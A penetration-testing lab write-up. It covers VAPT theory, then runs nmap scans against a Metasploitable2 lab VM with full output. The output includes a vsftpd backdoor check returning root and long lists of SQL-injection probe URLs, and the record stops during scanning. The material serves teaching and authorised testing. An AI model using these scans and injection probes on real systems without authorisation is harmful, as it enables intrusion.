Vulnerability Assessment & Penetration Testing

Introduction

This project provides a hands-on understanding of Vulnerability Assessment and Penetration Testing (VAPT) by combining core theoretical concepts with practical lab exercises. Using tools like Nmap, Nikto, OpenVAS, Metasploit, and sqlmap, we perform reconnaissance, scanning, exploitation, and post-exploitation on a controlled lab environment. The goal is to identify vulnerabilities, validate risks, document findings, and follow PTES standards to produce a complete and professional security assessment.

1. Theoretical Knowledge

1. Vulnerability Scanning Techniques

What to Learn

Core Concepts

- **Scan Types**
  - **Network Scanning –** Discover open ports/services using tools like Nmap (-sS, -sV, -O).
  - **Web/Application Scanning –** Identify web-specific flaws using tools like Nikto, OpenVAS, Burp Scanner.
  - **Authenticated vs Unauthenticated Scanning** – Authenticated scans provide deeper insight into OS, patch level, and misconfigurations.
- **Vulnerability Scoring**
  - Use CVSS v4.0 to evaluate severity.
  - **Example:**
    - **Apache Struts (CVE-2017-5638)** → Critical (10.0) due to RCE.
- **False Positives**
  - Manually validate results (example: re-check open port with Telnet/Nmap).
- **Key Objectives**
  - Configure scans correctly.
  - Identify vulnerabilities accurately.
  - Prioritize risks using CVSS and business impact.

How to Learn

- Study OWASP Testing Guide (OTG) for Web scanning.
- Review NIST SP 800-115 for technical security assessment guidance.
- Analyze WannaCry case for patching, CVSS mapping, and SMB vulnerability exploitation.

2. Penetration Testing Techniques

What to Learn

Core Concepts

- **Pentest Phases**
  1. **Reconnaissance –** OSINT using Shodan, Maltego, Sublist3r.
  2. **Scanning –** Use Nmap, Nessus/OpenVAS for enumeration.
  3. **Exploitation –** Using Metasploit, sqlmap, manual payloads.
  4. **Post-Exploitation –** Privilege escalation, lateral movement.
  5. **Reporting** – Detailed findings + remediation.
- **Methodologies**
  - **PTES (Penetration Testing Execution Standard) –** Industry-approved framework.
  - **OWASP WSTG –** For Web security testing.
- **Ethics**
  - Always work within authorized scope.
  - Follow client NDAs and rules of engagement (ROE).

Key Objectives

- Execute professional, structured, ethical pentests.

How to Learn

- Review PTES documentation thoroughly.
- Study OWASP WSTG Testing Framework.
- Read SANS pentesting case studies for real-world examples.

3. Exploit Development Basics

What to Learn

Core Concepts

- **Types of Exploits**
  - **Buffer Overflows –** Example: stack overflow leading to shell.
  - **SQL Injection** – Manipulating database queries.
  - **XSS –** Injecting malicious scripts in user-controlled input.
- **Exploit Writing**
  - Create simple Python exploits.
  - Use Exploit-DB PoCs to learn structure.
- **Mitigations**
  - ASLR, DEP, WAFs, and secure coding practices.

Key Objectives

- Understand exploit structure.
- Test vulnerabilities safely in a controlled environment.

How to Learn

- Study code from Exploit-DB.
- Follow TCM Security exploit series.
- Practice TryHackMe “Buffer Overflow Prep”.

2. Practical Application

1. Vulnerability Scanning Lab

Environment

- **Kali Linux (attacker) —** tools: nmap, nikto, OpenVAS/GVM.
- **Target:** Metasploitable2 ip address: 192.168.1.106

A. Recon & network scan (Nmap)

1. **Ping the host:**

   ping -c 4 192.168.1.106

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.1.106
PING 192.168.1.106 (192.168.1.106) 56(84) bytes of data.
64 bytes from 192.168.1.106: icmp_seq=1 ttl=64 time=6.44 ms
64 bytes from 192.168.1.106: icmp_seq=2 ttl=64 time=1.78 ms
64 bytes from 192.168.1.106: icmp_seq=3 ttl=64 time=2.15 ms
64 bytes from 192.168.1.106: icmp_seq=4 ttl=64 time=2.15 ms

── 192.168.1.106 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.776/3.127/6.444/1.920 ms
```

2. **Quick port scan:**

   sudo nmap -sS -Pn 192.168.1.106 -oN nmap_scan.txt

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn 192.168.1.106 -oN nmap_scan.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 14:13 EST
Nmap scan report for 192.168.1.106
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

3. Service/version detection:

sudo nmap -sV -sC -p- 192.168.1.106 -oN nmap_services.txt

```
└─$ sudo nmap -sV -sC -p- 192.168.1.106 -oN nmap_services.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 14:13 EST
Nmap scan report for 192.168.1.106
Host is up (0.00070s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.116
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2025-12-10T19:16:27+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
```

```
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      45573/tcp   mountd
|   100005  1,2,3      56214/udp   mountd
|   100021  1,3,4      36844/udp   nlockmgr
|   100021  1,3,4      47751/tcp   nlockmgr
|   100024  1          42717/tcp   status
|_  100024  1          59306/udp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, LongColumnFlag, SupportsCompression, Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: ~EzV"Bf\{wa`A_<MQ,*}
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-12-10T19:16:27+00:00; +1s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:15:48
|   source ident: nmap
|   source host: 21010A79.78DED367.FFFA6D49.IP
```

```
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:15:48
|   source ident: nmap
|   source host: 21010A79.78DED367.FFFA6D49.IP
|_  error: Closing Link: qvojyhgov[192.168.1.116] (Quit: qvojyhgov)
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38259/tcp open  java-rmi    GNU Classpath grmiregistry
42717/tcp open  status      1 (RPC #100024)
45573/tcp open  mountd      1-3 (RPC #100005)
47751/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h15m01s, deviation: 2h30m00s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-12-10T14:16:18-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.39 seconds
```

4. **OS detection:**

sudo nmap -O 192.168.1.106 -oN nmap_os.txt

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.1.106 -oN nmap_os.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 14:18 EST
Nmap scan report for 192.168.1.106
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

5. Vulnerability scripts:

sudo nmap --script vuln 192.168.1.106 -oN nmap_vuln.txt

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=vuln 192.168.1.106 -oN nmap_vuln.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 14:18 EST
Nmap scan report for 192.168.1.106
Host is up (0.0042s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
```

```
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://www.securityfocus.com/bid/74733
|       https://weakdh.org
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
```

```
|            Modulus Source: postfix builtin
|            Modulus Length: 1024
|            Generator Length: 8
|            Public Key Length: 1024
|     References:
|_      https://weakdh.org
53/tcp   open  domain
80/tcp   open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=home.php
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?do=toggle-hints%27%20OR%20sqlspider&page=home.php
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
```

```
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?do=toggle-security%27%20OR%20sqlspider&page=home.php
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=S%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
```

```
|     http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?do=toggle-hints%27%20OR%20sqlspider&page=home.php
|     http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?username=anonymous&page=password-generator.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
